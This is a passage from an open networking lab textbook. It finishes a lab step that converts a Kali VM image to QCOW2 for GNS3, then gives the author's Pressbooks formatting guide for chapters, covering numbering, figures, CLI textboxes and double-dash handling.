6. Within the folder, right-click on the background and select ***open in terminal*** to open the CLI

7. Convert the VMDK file to a QEMU format called QCOW2, by typing all on one line (Figure 11)

```
qemu-img convert -f vmdk -O qcow [source_file_name].vmdk
[destination_file_name].qcow2
```

Phase III – Add the QEMU to GNS3

Running VMs in QEMU mostly runs faster and with fewer problems. With one exception; Windows runs better in VirtualBox. Here is where we add the QEMU images to GNS3.

1. Start GNS3 and wait for the lights to turn green
2. For maximum portable experience between devices make the following changes
    2.1. On the menu bar click Edit then Preferences
    2.2. Change all of the local paths to the removable drive (Figure 12)
3. In preferences, click on Qemu VMs
4. Click New
5. Select Run the Qemu VM on the GNS3VM
6. Click Next
7. Name the Qemu VM, in this case, we are calling it Kali
8. Leave the Qemu binary on the default, and make sure the VM hs enough RAM (Figure 13)
9. Click Next
10. Change the console type to VNC to use the GUI interface and click Next
11. Click on New Image and browse to the location of where we saved our Qemu image (QCOW2) of Kali (Figure 14)
12. After it finishes loading, click Finish
13. Click Apply

This is where you can add appendices or other back matter.

MATHEW J. HEATH VAN HORN, PHD

It has taken a long time to get the formatting right. This is a formatting guide for the chapters in the book. This first part should be a short introduction of what the lab is, what is involved, and what the expected out is.

Basically a short narrative of 1-2 short (SHORT!) paragraphs. This section can use normal punctuation without issue. The following headers are in the paragraph drop-down menu above and is called “Heading 2”.

LEARNING OBJECTIVES

- Self-explanatory
- Should align with the deliverables
- No more than 4 per lab

PREREQUISITES

- Many of the chapters build upon each other
- Ok to just have one bullet referring to the previous lab

DELIVERABLES

- List what students should submit to show evidence of lab completion
- Most of the time it will be 1 or more screenshots
- Example – 3 screenshots are required for lab completion:
    - Wireshark packet capture between PC1 and PC2
    - GNS3 Screenshot
    - CLI of DHCP Server configuration

RESOURCES


- Put links to online manuals here
- Also, if your lab borrows heavily from a single source, please give them credit here.

CONTRIBUTORS AND TESTERS

- First Last, Title, Organization
- First Last, Title, Organization

JIGSAW PICTURE

This should be a picture of the final expected network. Just like a jigsaw puzzle, it is helpful to have a picture of what the final product should look like



Each subsection starts with a “Key Takeaway” textbox

Up above in the ribbon, there is a drop-down menu titled “Textboxes” Use this one, called “Key Takeaway” to

start a group of steps. Boxes should be fairly far-spaced, otherwise, it negates the purpose, but the next one is close so that you can see an example of how each section should look.

Phase I – Each section starts with a step and a number

This is a narrative part to introduce this particular section. It gives a transition between parts in the same lab and makes it a bit easier to read for the learner. Keep it short.

We use "Phase I", "Phase II", "Phase III" etc. for a few reasons:

- Using "section" or "subsection" just sounds too much like a larger amount of information than what we are presenting.
- It gives an easy reference point within a lab for learners and lecturers to use.
- It breaks up 40-50 steps into smaller chunks.

1. We use cascading numbering here without punctuation
2. If we end a step with punctuation, it confuses the learner
3. For instance, an IPv4 address is 4 octets separated by three periods. e.g. 255.255.255.0
4. However, if we end the sentence with an address, there would be a fourth period e.g. 255.255.255.0.
5. This extra period would cause the command to not work correctly when typed into computer settings
6. We tried ending some steps with punctuation and some without, but it became confusing. So we just leave off all ending punctuation for every step
7. To use cascade numbering use the increase and decrease buttons in the tool ribbon above
    7.1. This is an indented number. It appears as "1." here, but when published, it will appear as "7.1."
    7.2. There is no WYSIWYG in PressBooks. You just have to adapt
8. We used the decrease button at this point to return to the main ordered list
9. The book is serial, e.g. Chapter 1, Chapter 2, etc. However, since this is still in development, we sometimes have sub-settings. Sort of like a lab inside of a lab. In this case, we use the black Leaning Objectives style to contain these points. Use this tool sparingly. If it is a couple of steps, that is fine, but if it is too lengthy consider adding the steps as a separate phase or even a separate lab.

Learning Objectives

Type your learning objectives here.

- 10. First
- 11. Second

Phase II – Figures

We played a lot with figures and learned from our mistakes. We found embedding the images worked best for both print and digital editions of the textbook. There are several rules for figures to enhance the experience in both print and digital copies and those learners using devices to aid any disabilities. The rules evolved over time, so when you encounter a figure that does not follow the rules, please make changes. The rules for all figures:

- Should be framed with a narrow black line. This prevents the figure from blending into the background
- Needs a caption consisting of Figure # – Description
- Embed close to where the steps are described
- Fill out the meta data
- Centered and full or medium size

1. All figures are to be embedded within the text, like this




Figure 3 – Under Construction

2. There are hundreds of figures and images. Ideally as they are replaced, they should be framed so it doesn't blend into the background. Something like this:

Figure 4 – Construction image framed

3. To add images,

    3.1. Click on the "Add Media" button up above and then click on "Upload Files"

Figure 5 – The "Add Image" image

3.2. Drop or select the image you want to upload and it will add it to the media library




Figure 6 – Adding an image

3.3. You must fill out the image meta data:
ALT TEXT: "Screenshot of the steps" is what we usually apply, but more descriptive the better
TITLE: <something meaningful>
CAPTION: Figure # – and a sentence of the screenshot

3.4. Images should be full size and centered with a soft return (<shift> <enter>) before and after.

4. There is no sort function, so you might want to use the dropdown option to filter for "Just images uploaded for this chapter"

5. While this helps, they are not usually sequential, so be prepared to click around a lot

NOTE: We reserve “notes” to insert information close to the step. For the most part, it is used to identify weird things (popups, error codes, or whatever) that some testers encountered but others didn’t.

NOTE: The “Note Box” is found in the Textboxes drop-down menu and is titled “Shaded”.

Phase III – Other Formatting

We have a couple of unique formats that we also use on occasion

1. This format is for when a typed command in the cli is required. It helps reduce ambiguity when we say type

```
this is what you need to type
```

1.1. CLI commands are very specific in spacing and switch commands, so this formatting solution helps learners very much

1.2. It is best to finish typing up the entire lab before applying the cli format above to the sections that require it otherwise the formatting will really get screwed up. You have been warned

1.3. To use this formatting, highlight the text the learner is supposed to type in the cli, then go to the Textboxes drop-down menu in the tools ribbon above and select “Custom”

1.4. In the popup box, simply type “cli” and press <enter>

1.5. If a double dash ” – – ” is used, this format will merge the double dash into a barely discernable slight larger single dash. For example, in Linux, the following commands will look like this when we edit the chapter

```
ip -- color address

> twadmin --generate-keys -L $HOSTNAME-local.key -K 2048
```

Figure 7 – what the double dash looks like in edit mode

But will look like the figure below in read mode and in print

```
ip – color address

> twadmin –generate-keys -L $HOSTNAME-local.key -K 2048
```

Figure 8 – what the double dash looks like in read or print view

1.6. When students copy and paste the steps from figure 8, the single dash is copied. Therefore, whenever you have a double-dash you have to go into the HTML and add a tag

1.6.1. Create the line of text that you want, then add the CLI textbox formatting like this

```
twadmin -generate-keys -L $HOSTNAME-local.key -K 2048
```

> **NOTE:** the above line uses a double dash for –generate-keys, which is only visible when in edit mode, not in read or print modes.

1.6.2. Place the curser in the line of text

1.6.3. In the upper right of this screen click on “text”

1.6.4. Then add the HTML tags to the line <pre> and </pre>

```
But will look like the figure below in read mode and in print

[caption id="attachment_4545" align="aligncenter" width="727"]<img cl
width="727" height="132" /> Figure 8 - The double dash has been merge

 </li>
        <li>When students copy and paste the steps from figure 8, the
<ol>
        <li>Create the line of text that you want, then add the CLI t
<div class="textbox cli">

<pre>twadmin --generate-keys -L $HOSTNAME-local.key -K 2048</pre>

</div>
<div class="textbox shaded">

<strong>NOTE:</strong> the above line uses a double dash for --genera
```

Figure 9 – adding HTML tags to double dash commands

1.6.5. Now the command will look like this to students reading the book

```
twadmin --generate-keys -L $HOSTNAME-local.key -K 2048
```

REMEMBER: You only need to add the HTML tags when double-dashes are used.

2. In the rare case when text needs to be typed, but it is not for a CLI interface, we simply use Textbox – Standard like this

```
home=sda1 opt=sda1
```

3. If we need the text to look more like Windows PowerShell, we use the custom textbox format like we did for “cli” and we use “clue” instead

```
twadmin -generate-keys -L $HOSTNAME-local.key -K 2048
```

4. Finally, we always end the lab with an “end lab” statement

5. This tells the learner there are no more steps remaining and what follows are tasks that are related to the lab, but do not affect the lab itself

6. The text is Heading 6 and centered

End of Lab

Deliverables

The deliverables section is located in the Textboxes drop-down menu as “Exercises”. Simply list the deliverables here again. Feel free to add figures and other details here.

Homework

The homework section is located in Textboxes drop-down menu as “Examples”. Right now we are trying to have two homework assignments with grading criteria. We are trying to have a third homework assignment as a lead-in to the next chapter.